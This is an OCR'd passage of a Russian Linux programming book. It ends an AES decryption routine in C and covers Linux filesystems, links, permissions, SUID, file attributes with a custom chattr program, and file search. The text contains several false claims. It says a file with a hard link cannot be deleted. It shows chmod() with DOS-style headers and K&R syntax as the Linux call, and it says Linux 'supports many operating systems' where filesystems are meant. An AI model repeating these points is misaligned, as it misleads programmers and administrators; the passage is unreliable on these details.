
```
        temp[6] = (unsigned char)lookup13[temp2[4]] ^ lookup9[temp2[5]] ^
lookup14[temp2[6]] ^ lookup11[temp2[7]];
        temp[7] = (unsigned char)lookup11[temp2[4]] ^ lookup13[temp2[5]] ^
lookup9[temp2[6]] ^ lookup14[temp2[7]];

        temp[8] = (unsigned char)lookup14[temp2[8]] ^ lookup11[temp2[9]] ^
lookup13[temp2[10]] ^ lookup9[temp2[11]];
        temp[9] = (unsigned char)lookup9[temp2[8]] ^ lookup14[temp2[9]] ^
lookup11[temp2[10]] ^ lookup13[temp2[11]];
        temp[10] = (unsigned char)lookup13[temp2[8]] ^ lookup9[temp2[9]] ^
lookup14[temp2[10]] ^ lookup11[temp2[11]];
        temp[11] = (unsigned char)lookup11[temp2[8]] ^
lookup13[temp2[9]] ^ lookup9[temp2[10]] ^ lookup14[temp2[11]];

        temp[12] = (unsigned char)lookup14[temp2[12]] ^ lookup11[temp2[13]]
^ lookup13[temp2[14]] ^ lookup9[temp2[15]];
        temp[13] = (unsigned char)lookup9[temp2[12]] ^ lookup14[temp2[13]]
^lookup11[temp2[14]] ^ lookup13[temp2[15]];
        temp[14] = (unsigned char)lookup13[temp2[12]] ^ lookup9[temp2[13]] ^
lookup14[temp2[14]] ^ lookup11[temp2[15]];
        temp[15] = (unsigned char)lookup11[temp2[12]] ^ lookup13[temp2[13]]
^ lookup9[temp2[14]] ^ lookup14[temp2[15]];
          }
             // смещаем строки вправо
       unsigned char temp2[16];
       for (int i = 0; i < 16; i++)
        {
       temp2[i] = temp[i];
         }
         // 1 колонка
        temp [0] = temp2[0];
        temp [4] = temp2[4];
        temp [8] = temp2[8];
        temp [12] = temp2[12];
           // 2 колонка
           temp [1] = temp2[13];
        temp [5] = temp2[1];
        temp [9] = temp2[5];
        temp [13] = temp2[9];
           // 3 колонка
        temp [2] = temp2[10];
        temp [6] = temp2[14];
        temp [10] = temp2[2];
        temp [14] = temp2[6];
        // 4ая колонка
        temp [3] = temp2[7];
        temp [7] = temp2[11];
        temp [11] = temp2[15];
        temp [15] = temp2[3];
```

```
        // биты подстановки
        for(int i=0;i<16;i++)
         {
            temp[i]=in_sbox[temp[i]];
         }
         kp--;
        }

         // вычитаем ключ раунда
         for(int i=0;i<16;i++)
         {
               temp[i]^=extendedkeys[i];
         }

}
```

Код остальных вспомогательных файлов вы найдете в предлагающемся к книге архиве, который можно скачать на сайте издательства в разделе "Материалы к книгам".

Глава 7.

Файловая система



Любой хакер просто обязан понимать файловую систему Linux, поскольку она используется не только в самой Linux, но и в любой другой UNIX-образной системе, в том числе в Android и macOS. В этой главе мы рассмотрим файловую систему Linux в разрезе системных вызовов – ведь практически для каждой встроенной команды вроде *chown*, *chmod* есть соответствующий системный вызов. Мы не будем рассматривать тривиальные операции с файлами вроде создания файла и записи в него информации – подобный материал вы найдете в любом учебнике по C++. Мы рассмотрим, как теорию, так и практическое программирование в этой главе.

7.1. Какие файловые системы поддерживает Linux

Операционная система Linux поддерживает очень много операционных систем. Но самое главное – это модульный принцип организации ядра Linux. Даже если кто-то сегодня создаст файловую систему, о которой еще вчера никто ничего не знал, то ему достаточно создать модуль ядра и Linux будет поддерживать его операционную систему.

Родным для Linux является семейство файловых систем ext*. Самая древняя файловая система Linux называлась ext (сегодня вы вряд ли с ней столкнетесь), затем появились ext2, ext3 и ext4. Еще в 2010 году ходили слухи о ext5, но ее так и не создали.

Файловые системы ext3 и ext4 являются журналируемыми, то есть они ведут "журналы" своей работы, что позволяет произвести восстановление информации в случае сбоя. Журналы работают так: перед осуществлением операции файловая система записывает в журнал эту операцию, а после выполнения операции – удаляет запись из журнала. Если после занесения информации в журнал произошел сбой (например, отключение электричества), то после его устранения (подача электричества) файловая система выполнит все действия, которые она не успела выполнить. Конечно, это не панацея и резервные копии никто не отменял. Но все же лучше, чем ничего.

Однако не во всех дистрибутивах ext4 используется по умолчанию. Linux также поддерживает и другие файловые системы: XFS, ReiserFS, BtrFS, ZFS, JFS. Вы можете встретить дистрибутивы, в которых по умолчанию используется одна из этих файловых систем. У каждой из этих файловых систем есть свои отличия:

- **JFS** (Journaled File System) – 64-битная журналируемая файловая система созданная IBM, распространяется по лицензии GPL и благодаря этому факту она оказалась в Linux. Обладает высокой производительностью, но у нее маленький размер блока (от 512 байт до 4 Кб), поэтому на сервере данных ее можно использовать с большим успехом, но не на рабочих станциях, на которых производится обработка видео в реальном времени, так как размер блока для этих задач будет маловат. В отличие от ext3, в которую поддержка журнала была добавлена (по сути, ext3 – это то же самое, что и ext2, но с журналом), JFS была изначально журналируемой. Максимальный размер тома – 32 Пб, максимальный размер файла – 4 Пб.
- **ReiserFS** – самая экономная файловая система, поскольку позволяет хранить в одном блоке несколько файлов. В других файловых системах файл должен занимать как минимум 1 блок и получается, что если размер файла меньше размера блока, то "остаток" просто не используется. Когда в системе много небольших файлов, дисковое пространство используется очень нерационально. В ReiserFS все иначе. Если размер блока, скажем 4 Кб, то в него могут поместиться несколько файлов общим размером 4 Кб, а не только один, например, два файла по 2 Кб. Максимальный размер тома и файла зависят от версии ReiserFS и разрядности системы.

- **XFS** – высокопроизводительная (до 7 Гбайт/с) файловая система, разработанная Silicon Graphics. Изначально была рассчитана на большие размеры накопителей (более 2 Тб) и большие размеры файлов. Очень хорошо проявила себя при работе с файлами большого размера. Размер блока у этой файловой системы – от 512 байт до 64 Кбайта. Выделяет место экстентами (Extent — указатель на начало и число последовательных блоков). В экстентах выделяется место для хранения файлов, а также экстентами хранятся свободные блоки. Именно эта файловая система используется по умолчанию в современных версиях Fedora Server,
- **Btrfs (B-tree FS, "Better FS" или "Butter FS")** – файловая система, разработанная специально для Linux, и основанная на структурах Б-деревьев. Работает по принципу "копирование при записи" (copy-on-write). Создана компанией Oracle Corporation в 2007 году, распространяется по лицензии GPL. Изначально планировалась как конкурент популярной файловой системе ZFS.
- **ZFS** (Zettabyte File System) – файловая система, созданная в Sun Microsystems для операционной системы Solaris. Позже она появилась и в Linux. Ее особенность – полный контроль над физическими и логическими носителями.

Кроме перечисленных выше файловых систем Linux поддерживает еще и файловые системы Windows – FAT, FAT32, NTFS. Также поддерживаются всевозможные сменные носители вроде оптических дисков, флешки, внешние жесткие диски и, соответственно, файловые системы на этих сменных носителях. На внешних жестких дисках используются файловые системы FAT32 или NTFS, если вы специально не переформатировали их в файловую систему Linux. На оптических дисках может использоваться UDF, ISO 9660, Joliet и подобные.

7.2. Какая файловая система лучше?

Файловых систем довольно много, так какую из них выбрать для вашей системы? На рабочих станциях и серверах общего назначения я бы использовал ext4 или ReiserFS. Последняя особенно хороша, если у вас много мелких файлов – тогда дисковое пространство будет использоваться более рационально.

На сервере баз данных лучше использовать JFS – тогда прирост производительности вам гарантирован. А вот XFS для некоторых видов серверов подходит так себе, однако, это не помешало разработчикам Fedora Server использовать эту файловую систему по умолчанию в своем дистрибутиве (начиная с версии 22). Видимо, повлияла высокая производительность и ориентация на большие объемы накопителей и файлов.

Очень неплохой является файловая система ZFS, особенно она хороша при управлении различными дисковыми устройствами. Вы можете создать пул и добавить в него несколько дисковых устройств. Этим ZFS чем-то похожа на LVM – менеджер логических томов, который мы пока рассматривать не будем.

Не спешите с выбором файловой системы именно сейчас. В конце этой главы вы найдете подробную информацию об ext4. Может, в ней вы найдете ответы на все ваши вопросы и остановите свой выбор на ext4.

Выбор файловой системы нужно производить даже не на основе характеристик самой файловой системы, а исходя из назначения компьютера. Например, для рабочей станции с головой хватит ext4. С сервером сложнее – нужно учитывать, какой это будет сервер. Как уже отмечалось, для сервера БД – JFS, для хостинга (где хранятся файлы других пользователей) – ReiserFS, если нужно работать с большими объемами данных – XFS.

7.3. Что нужно знать о файловой системе Linux

7.3.1. Имена файлов и каталогов

Нужно помнить следующие правила именования файлов и каталогов в Linux:

- Linux чувствительна к регистру символов, то есть файлы Document.txt и document.TXT – это разные документы.
- В Linux нет понятия "расширение" файла. Если в Windows мы привыкли, что последние символы после последней точки (обычно от 1 до 4 символов) называются расширением. В Linux такого понятия нет. Если кто-то и употребляет термин "расширение" в Linux, то это только для того, чтобы бывшим Windows-пользователям (которыми являемся, по сути, все мы) было понятнее, что имеется в виду.

- Максимальная длина имени файла – 254 символа.
- Имя может содержать любые символы (в том числе и кириллицу), кроме / \ ? < > * "|.
- Разделение элементов пути осуществляется с помощью символа /, а не \, как в Windows. В Windows мы привыкли к путям вида C:\Users\John, в Linux используется прямой слэш: /home/john.
- Если имя файла начинается с точки, он считается скрытым. Пример: .htaccess.

7.3.2. Файлы устройств

Уникальность файловой системы Linux в том, что для каждого устройства в Linux создается собственный файл в каталоге /dev. Загляните в каталог /dev – в нем вы найдете множество файлов для всех устройств вашей системы. Вот примеры некоторых файлов устройств:

- /dev/sda – первый жесткий диск, как правило, подключенный к первому SATA-контроллеру;
- /dev/sda1 – первый раздел на первом жестком диске. Нумерация разделов жестких дисков в Linux начинается с 1;
- /dev/mouse – файл устройства мыши;
- /dev/cpu – файл устройства процессора;
- /dev/cdrom – ваш CD/DVD-привод;
- /dev/random – файл устройства-генератора случайных чисел;
- /dev/tty1 – первая консоль (терминал).

Файлы устройств бывают двух типов: символьные, обмен информацией с которыми осуществляется посимвольно, и блочные, обмен информацией с которыми осуществляется блоками данных. Пример символьного устройства – /dev/ttyS0 – последовательный (COM) порт, пример блочного устройства – /dev/sda1 – раздел жесткого диска.

Создать файл устройства можно системным вызовом Linux. Название системного вызова зависит от типа устройства, например, для создания символьного (char) устройства используется системный вызов alloc_chrdev_region():

```
int alloc_chrdev_region(dev_t *dev, unsigned int firstminor, unsigned int
count, char *name);
```

7.3.3. Корневая файловая система и основные подкаталоги первого уровня

Самое большое отличие, к которому придется вам привыкнуть – это наличие корневой файловой системы. Вспомните, как Windows управляет жесткими дисками. Представим, что у нас есть жесткий диск с двумя логическими дисками (разделами). Первый будет в Windows называться C:, а второй – D:. У каждого из этих логических дисков будет свой корневой каталог – C:\ и D:\.

В Linux все иначе. Представьте, что мы разбили жесткий диск /dev/sda на два раздела (как и в случае с Windows). Первый будет называться /dev/sda1 (Windows бы его назвала C:), а второй – /dev/sda2 (в Windows он был бы D:).

Мы установили Linux на первый раздел /dev/sda1. Точка монтирования этого раздела будет /, что соответствует корневой файловой системе. Второй раздел вообще никак не будет отображаться, пока вы его не *подмонтируете*. Подмонтировать можно к любому каталогу. Например, вы можете подмонтировать раздел /dev/sda2 к каталогу /home и тогда домашние каталоги пользователей будут храниться физически на другом разделе. Точка монтирования – это каталог, через который осуществляется доступ к другому разделу. Правильнее сказать даже к другой файловой системе, которая физически может находиться на другом разделе, на другом жестком диске, на внешнем жестком диске, флешке и т.д.

Корневая файловая система содержит стандартные каталоги. У каждого каталога есть свое предназначение, например, в каталоге /bin хранятся стандартные программы, в каталоге /home – домашние каталоги пользователей, в каталоге /tmp – временные файлы и т.д. Назначение стандартных каталогов приведено в таблице 7.1.

Таблица 7.1. Назначение стандартных каталогов корневой файловой системы Linux

Каталог	Описание
/	Каталог корневой файловой системы
/bin	Содержит стандартные утилиты (cat, ls, cp и т.д.)
/boot	Содержит конфигурационный файл загрузчика и некоторые модули загрузчика
/dev	Содержит файлы устройств
/etc	В этом каталоге находятся конфигурационные файлы системы и программ
/home	Здесь хранятся домашние каталоги пользователей
/lib	Содержит библиотеки и модули
/lost+found	В этом каталоге хранятся восстановленные после некорректного размонтирования файловой системы файлы
/misc, /opt	Опциональные каталоги, могут содержать все, что угодно. Некоторые программы могут устанавливаться в каталог /opt
/media	Некоторые дистрибутивы монтируют сменные устройства (оптические диски, флешки) к подкаталогам этого каталога
/mnt	Содержит точки монтирования. Как правило, здесь хранятся стационарные точки монтирования, которые обычно описываются в файле /etc/fstab
/proc	Каталог псевдофайловой системы procfs
/root	Каталог пользователя *root*

/sbin	Содержит системные утилиты. Запускать эти утилиты имеет право только пользователь *root*
/tmp	Содержит временные файлы
/usr	Может содержать много чего – пользовательские программы (несистемные программы), документацию, исходные коды ядра и т.д.
/var	Содержит постоянно изменяющиеся данные системы – почтовые ящики, очереди печати, блокировки (locks) и т.д.

7.4. Ссылки

Ссылки позволяют одному и тому же файлу существовать в системе под разными именами. Ссылки бывают жесткими и символические. Сейчас разберемся в чем разница. Если на файл указывает хотя бы одна жесткая ссылка, вы не сможете его удалить. Количество ссылок на файл можно узнать командой *ls -l*. Что касается символических ссылок, то вы можете удалить файл, если на него указывает хоть 100 символических ссылок. После этого они будут "оборваны" – ссылки, как файлы, останутся на жестком диске, но они будут указывать на несуществующий файл.

У жестких ссылок есть одно ограничение. Они не могут указывать на файл, находящийся за пределами файловой системы. Представим, что каталог /tmp находится физически на одном и том же разделе, что и /. Тогда вы сможете создать ссылки на файлы, которые находятся в каталоге /tmp. Но если /tmp – это точка монтирования, к которой подмонтирован другой раздел, вы не сможете создать жесткие ссылки.

Для создания ссылок используется команда *ln*:

```
ln [-s] файл ссылка
```

Если параметр *-s* не указан, то будет создана ***жесткая*** *ссылка* на *файл*. Если параметр *-s* указан, то будет создана ***символическая*** *ссылка*.

Для создания символических ссылок в Linux используется системный вызов symlink():

```
#include <unistd.h>
int symlink(const char *path1, const char *path2);
```

Функция symlink() должна создать символическую ссылку с именем path2, которая указывает на path1 (path2 — это имя созданной символической ссылки, path1 — это строка, содержащаяся в символической ссылке).

Строка, на которую указывает path1, должна рассматриваться только как строка символов и не должна проверяться как имя пути. Если path1 не существует, то ссылка path2 будет "битой" (указывать не несуществующий объект).

В случае успеха функция возвращает *0*, в противном случае *-1* и устанавливает errono следующим образом:

- EACCESS – что-то с правами доступа, например, у вас нет прав на запись в каталог, в котором вы пытаетесь создать символическую ссылку.
- EEXIST – файл, заданный аргументом path2, существует.
- EIO – возникла ошибка ввода/вывода.
- ELOOP – при разрешении path2 возникла циклическая ошибка.
- ENAMETOOLONG – длина аргумента path2 превышает PATH_MAX.
- EROFS – попытка создать ссылку на файловой системе, доступной только для чтения.

7.5. Права доступа

7.5.1. Общие положения

В Linux, как и в любой многопользовательской системе, есть понятия владельца файла и прав доступа. Владелец – это пользователь, которому принадлежит файл. В большинстве случаев – это пользователь, создавший файл.

Права доступа определяют, кто и что может сделать с файлом. Права доступа файла может изменять владелец файла или пользователь *root*. Владелец может назначить, например, кто имеет право читать и изменять файл. Владелец также может "подарить" файл другому пользователю. После этого владельцем станет уже другой пользователь.

Права доступа у пользователя *root* максимальные, а это означает, что он может изменить владельца любого файла (вы можете создать файл, а *root* может сделать владельцем любого другого пользователя) и изменить права доступа любого файла. Пользователь *root* может удалить и изменить любой файл, может создать файл в любой папке и т.д. С одной стороны, это хорошо, но если злоумышленник завладеет паролем *root*, то хорошего в этой ситуации мало.

Права доступа в Linux по умолчанию настроены так, что пользователь владеет только своим домашним каталогом /home/<имя_пользователя>. Поэтому создавать файлы и выполнять другие операции по работе с файлами (удаление, редактирование, копирование и т.д.) пользователь может только в этом каталоге и то при условии, что файлы принадлежат ему.

Если в домашнем каталоге пользователя *root* создал файл, пользователь не сможет удалить или изменить его, поскольку он не является его владельцем. Сможет ли он прочитать этот файл, зависит от прав доступа к файлу (о них мы поговорим позже).

Остальные файлы, которые находятся за пределами домашнего каталога, пользователь может только просмотреть и то, если это не запрещено правами доступа. Например, файл /etc/passwd пользователь может просмотреть, а /etc/shadow – нет. Также пользователь не может создать файлы в корневой файловой системе или в любом другом каталоге, который ему не принадлежит, если иное не установлено правами доступа к этому каталогу.

7.5.2. Смена владельца файла

Команда *chown* используется для изменения владельца файла/каталога. Формат такой:

```
chown <пользователь> <файл/каталог>
```

Здесь пользователь – это новый владелец файла. Чтобы подарить другому пользователю файл, вы должны быть или его владельцем, или пользователем *root*.

7.5.3. Определение прав доступа

Для изменения прав доступа используется команда *chmod*. Для изменения прав доступа вы должны быть владельцем файла/каталога или же пользователем root. Формат команды следующий:

```
chmod <права> <файл/каталог>
```

Права доступа состоят из трех наборов: для владельца, для группы владельца и для прочих пользователей. Первый набор задает возможности владельца файла, второй – для группы пользователей, в которую входит владелец и третий – для всех остальных пользователей.

В наборе может быть три права – чтение (r), запись (w) и выполнение (x). Для файла право на выполнение означает возможность запустить этот файл на выполнение (обычно используется для программ и сценариев). Право выполнение для каталога – возможность просматривать этот каталог.

Права доступа в наборе определяются четко в определенном порядке и могут быть представлены, как символьном, так и числовом виде (в двоичной или восьмеричной системе). Рассмотрим несколько наборов прав доступа:

- 100 – только чтение
- 110 – чтение и запись
- 101 – чтение и выполнение
- 111 – чтение, запись, выполнение

Учитывая, что права доступа задаются для владельца, группы и остальных пользователей, полный набор прав доступа может выглядеть так:

```
111 100 000
```

В этом наборе мы предоставляем полный доступ (в том числе и выполнение) владельцу, группе владельца разрешено только чтение, остальным пользователям доступ к файлу/каталогу вообще запрещен.

В двоичной системе права доступа мало кто записывает. В основном их преобразуют в восьмеричную систему. Если вы забыли, то вам поможет следующая таблица (табл. 7.2).

Таблица 7.2. Преобразование из двоичной в восьмеричную систему

Двоичная система	Восьмеричная система
000	0
001	1
010	2
011	3
100	4
101	5
110	6
111	7

Если вы видите право доступа 666, то никакой дьявольщины в нем нет, это всего лишь полный доступ к обычному файлу (не к программе и не к сценарию). Для каталога полные права доступа выглядят как 777 – чтение, изменение и просмотр каталога для владельца, группы и прочих пользователей.

Просмотреть текущие права доступа можно командой `ls -l <файл/каталог>`, например:

```
# ls -l config

-rw-r--r--. 1 root root 110375 янв 2 08:28 config
```

Как мы видим, задано три набора *rw-*, *r--*, *r--*. Выходит, владельцу разрешена запись и чтение файла, остальным пользователям (группа и прочие) – только чтение. В восьмеричной системе этот набор прав доступа выглядит как 644.

Первый символ (в нашем случае это -) является признаком каталога. Если бы мы выводили права доступа каталога, то вместо – здесь был бы символ *d*. Для файла выводится просто "-".

Символьный способ задания прав доступа немного проще, но лично я предпочитаю числовой. Рассмотрим, как использовать символьный:

```
# chmod +x config
```

Просмотрим опять права доступа:

```
# ls -l config

-rwxr-xr-x. 1 root root 110375 sep 2 08:28 config
```

Как видите, право выполнение было добавлено во все три набора прав доступа.

При программировании на C++ для изменения прав доступа используется системный вызов chmod():

```
#include <sys\types.h>
#include <sys\stat.h>
#include <io.h>

int chmod(pathname,pmode);
   char *pathname;        path-имя существующего файла
   int pmode;             разрешенный доступ для файла
```

Если разрешение на запись не задано, файл доступен только для чтения. Функция *chmod* возвращает значение *0*, если разрешенный доступ успешно изменен. Возвращаемое значение *-1* свидетельствует об ошибке.

7.5.4. Специальные права доступа

В Linux есть еще специальные права доступа SUID (Set User ID root) и SGID (Set Group ID root), позволяющие обычным пользователям запускать программы, которые требуют для своей работы прав *root*.

В современных дистрибутивах Linux вам придется изменять эти права доступа чрезвычайно редко (может быть даже вообще никогда), но вам нужно знать, как их изменить. Например, если программу /usr/sbin/program вы хотите разрешить запускать с правами *root* обычным пользователям, установите права доступа так:

```
# chmod u+s /usr/sbin/program
```

Использование SUID – плохое решение с точки зрения безопасности. Правильнее будет использовать команду *sudo*, если какому-то пользователю будут нужны права *root*.

7.6. Атрибуты файла

В Linux кроме прав доступа есть еще и атрибуты файла, подобно атрибутам файла в других операционных системах. Изменить атрибуты файла можно командой *chattr*:

```
chattr +/-<атрибуты> <файл>
```

Просмотреть установленные атрибуты можно командой *lsattr*:

```
lsattr <файл>
```

Некоторые полезные атрибуты файлов приведены в таблице 7.3.

Таблица 7.3. Полезные атрибуты файлов

Атрибут	Описание
i	Запрещает изменение, переименование и удаление файла. Этот атрибут можно установить для критических конфигурационных файлов или для каких-либо других критических данных. Установить (как и сбросить) этот атрибут может только пользователь *root* или процесс с возможностью CAP_LINUX_IMMUTABLE. Другими словами, сбросить этот атрибут просто так нельзя – нужны только права *root*
u	При удалении файла с установленным атрибутом u его содержимое хранится на жестком диске, что позволяет легко восстановить файл
c	Файл будет сжиматься. Можно установить этот атрибут для больших файлов, содержащих несжатые данные. Доступ к сжатым файлам будет медленнее, чем к обычным, поэтому плохое решение устанавливать этот атрибут для файлов базы данных. Этот атрибут нельзя устанавливать для файлов, уже содержащих сжатые данные – архивы, JPEG-фото, MP3/MP4-файлы и т.д. Этим вы не только не уменьшите его размер, но и замедлите производительность
S	Данные, записываемые в файл, сразу будут сброшены на диск. Аналогично выполнению команды *sync* сразу после каждой операции записи в файл
s	Прямо противоположен атрибуту *u*. После удаления файла принадлежащие ему блоки будут обнулены и восстановить их уже не получится

Пример установки атрибута:

```
# chattr +i config
```

Пример сброса атрибута:

```
# chattr -i config
```

Одноименного системного вызова chattr() в Linux нет и с программным изменений атрибутов не так все просто. В листинге 7.1 приводится наша собственная версия команды chattr().

Листинг 7.1. Собственная версия chattr

```
#include <fcntl.h>
#include <sys/types.h>
#include <stdio.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <stdbool.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/fs.h>

#define ACTION_ADD      '+'
#define ACTION_REMOVE   '-'
#define ACTION_ONLY     '='

#define ATTRS_LIST                      "acdeijstuADT"
#define ATTR_APPEND_ONLY                'a'
#define ATTR_COMPRESSED                 'c'
#define ATTR_NO_DUMP                    'd'
#define ATTR_EXTENT_FORMAT              'e'
#define ATTR_IMMUTABLE                  'i'
#define ATTR_JOURNALLING                'j'
#define ATTR_SECURE_DELETE              's'
#define ATTR_NO_TAIL_MERGE              't'
#define ATTR_UNDELETABLE                'u'
#define ATTR_NO_ATIME_UPDATES           'A'
#define ATTR_SYNCHRONOUS_DIR_UPDATES    'D'
#define ATTR_TOP_OF_DIRECTORY_HIERARCHY 'T'

#define LIST_LENGTH(x) ((sizeof(x) / sizeof(x[0])))

struct attr_table_entry {
   char code;
   int fs_flag;
};

static struct attr_table_entry fs_attrs[] = {
```

```
    {ATTR_APPEND_ONLY, FS_APPEND_FL},
    {ATTR_COMPRESSED, FS_COMPR_FL},
    {ATTR_NO_DUMP, FS_NODUMP_FL},
    {ATTR_EXTENT_FORMAT, FS_EXTENT_FL},
    {ATTR_IMMUTABLE, FS_IMMUTABLE_FL},
    {ATTR_JOURNALLING, FS_JOURNAL_DATA_FL},
    {ATTR_SECURE_DELETE, FS_SECRM_FL},
    {ATTR_NO_TAIL_MERGE, FS_NOTAIL_FL},
    {ATTR_UNDELETABLE, FS_UNRM_FL},
    {ATTR_NO_ATIME_UPDATES, FS_NOATIME_FL},
    {ATTR_SYNCHRONOUS_DIR_UPDATES, FS_DIRSYNC_FL},
    {ATTR_TOP_OF_DIRECTORY_HIERARCHY, FS_TOPDIR_FL},
};


static void
print_usage()
{
    fprintf(stderr, "Использование: ./my_chattr [mode] files\n");
    exit(EXIT_FAILURE);
}


static struct attr_table_entry*
lookup_attr_table_entry(char attr)
{
    struct attr_table_entry *entry;
    unsigned long i;
    for (i = 0; i < LIST_LENGTH(fs_attrs); i++) {
        entry = &fs_attrs[i];
        if (entry->code == attr) {
            return entry;
        }
    }
    return NULL;
}


static bool
is_valid_attr(char attr)
{
    char c;
    int i = 0;
    while ((c = ATTRS_LIST[i++]) != '\0') {
        if (c == attr) {
            return true;
        }
    }
    return false;
```

```
}


static void
validate_mode_string(char *mode_string) {
   int len;
   char attr;
   int i;
   len = strlen(mode_string);
   if (len < 2) {
      fprintf(stderr, "Ошибка в строке атрибутов\n");
      print_usage();
   }
   i = 1;
   while ((attr = mode_string[i++]) != '\0') {
      if (!is_valid_attr(attr)) {
         fprintf(stderr, "Атрибут '%c' неправильный\n", attr);
         print_usage();
      }
   }
}


static int
get_mask_for_attrs(char *attrs)
{
   int mask;
   int i;
   char attr;
   struct attr_table_entry *entry;

   i = 0;
   mask = 0;
   while ((attr = attrs[i++]) != '\0') {
      entry = lookup_attr_table_entry(attr);
      if (entry == NULL) {
         /* мы должны были уже подтвердить */
         fprintf(stderr, "ERROR: Invalid Attr '%c'\n", attr);
         exit(EXIT_FAILURE);
      }
      mask |= (entry->fs_flag);
   }
   return mask;
}


static int
transform_attrs_add(int attrs, int mask)
{
```

```
   return (attrs | mask);
}


static int
transform_attrs_remove(int attrs, int mask)
{
   /*
        Чтобы гарантировать, что новые атрибуты не имеют ни одного
   из установленных битов из маски, мы берем инверсию маски и ее с
   текущими атрибутами.
        */
   int reversed_mask;
   int new_attrs;
   reversed_mask = ~mask;
   new_attrs = (attrs & reversed_mask);
   return new_attrs;
}


static int
transform_attrs_only(int attrs, int mask)
{
   return mask; /* просто используем маску */
}


static int
do_action(char *attrs, int file_count, char **files,
int(*transform_attrs)(int, int))
{
   int mask;
   int i;
   size_t fd;
   char *filename;
   int current_attrs;
   int new_attrs;

   /* получаем маску для наших атрибутов */
   mask = get_mask_for_attrs(attrs);

   /* обновляем каждый файл */
   for (i = 0; i < file_count; i++) {
      filename = files[i];
      fd = open(filename, 0);
      if (fd < 0) {
         fprintf(stderr, "Не могу открыть %s, пропуск\n", filename);
         continue;
      }
```

```
      /* Get the current flags */
      if (ioctl(fd, FS_IOC_GETFLAGS, &current_attrs) == -1) {
         fprintf(stderr, "Не могу получить флаги %s, пропуск\n",
filename);
         goto cleanup;
      }
      printf("тек. атрибуты: 0x%08x, маска: 0x%08X\n", current_attrs,
mask);
      new_attrs = transform_attrs(current_attrs, mask); /* включить все
атрибуты в маске */
      printf("new attrs: 0x%08X\n", new_attrs);
      if (ioctl(fd, FS_IOC_SETFLAGS, &new_attrs) == -1) {
         fprintf(stderr, "Не могу установить флаги на %s,
пропуск\n", filename);
      }
cleanup:
      close(fd);
   }
   return 0;
}


int main(int argc, char **argv)
{
   int file_count = 0;
   char *mode_string;
   char *attrs;
   char action;
   if (argc < 3) {
      print_usage();
   }
   mode_string = argv[1];
   file_count = argc - 2;
   validate_mode_string(mode_string);
   action = mode_string[0];
   attrs = &mode_string[1];
   switch (action) {
   case ACTION_ADD:
      return do_action(attrs, file_count, &argv[2],
transform_attrs_add);
      break;
   case ACTION_REMOVE:
      return do_action(attrs, file_count, &argv[2],
transform_attrs_remove);
      break;
         case ACTION_ONLY:
      return do_action(attrs, file_count, &argv[2],
transform_attrs_only);
```

```
        break;
    }
    return 0;
}
```

7.7. Поиск файлов

Для поиска файлов вы можете использовать команды *which*, *locate* и *find*. Первая используется только для поиска программ. Она позволяет определить, в каком каталоге находится исполнимый файл той или иной программы, например:

```
# which pppd
/sbin/pppd
```

Данную программу очень удобно использовать администратору, когда нужно вычислить месторасположение программы, например, чтобы указать точный путь к программе в каком-то сценарии или конфигурационном файле.

Команда *locate* позволяет произвести быстрый поиск файла. Однако команда *locate* будет работать не во всех дистрибутивах, а только там, где доступен *updatedb*, который и формирует базу данных, по которой производит поиск команда *locate*. Если файл будет на диске, но его не будет в базе данных, то *locate* его не найдет – вот в чем основной недостаток этой команды. Для обновления базы данных нужно ввести команду *updatedb* (или дождаться, пока планировщик обновит базу данных).

Преимущество команды *locate* в том, что поиск файла производится практически мгновенно, особенно по сравнению с командой *find*. Однако если файла не будет в базе данных (файл был создан после обновления базы данных *locate*), команда *locate* его не найдет.

Конфигурация **updatedb** хранится в файле /etc/updatedb.conf (листинг 7.2).

Листинг 7.2. Файл /etc/updatedb.conf

```
PRUNE_BIND_MOUNTS = "yes"
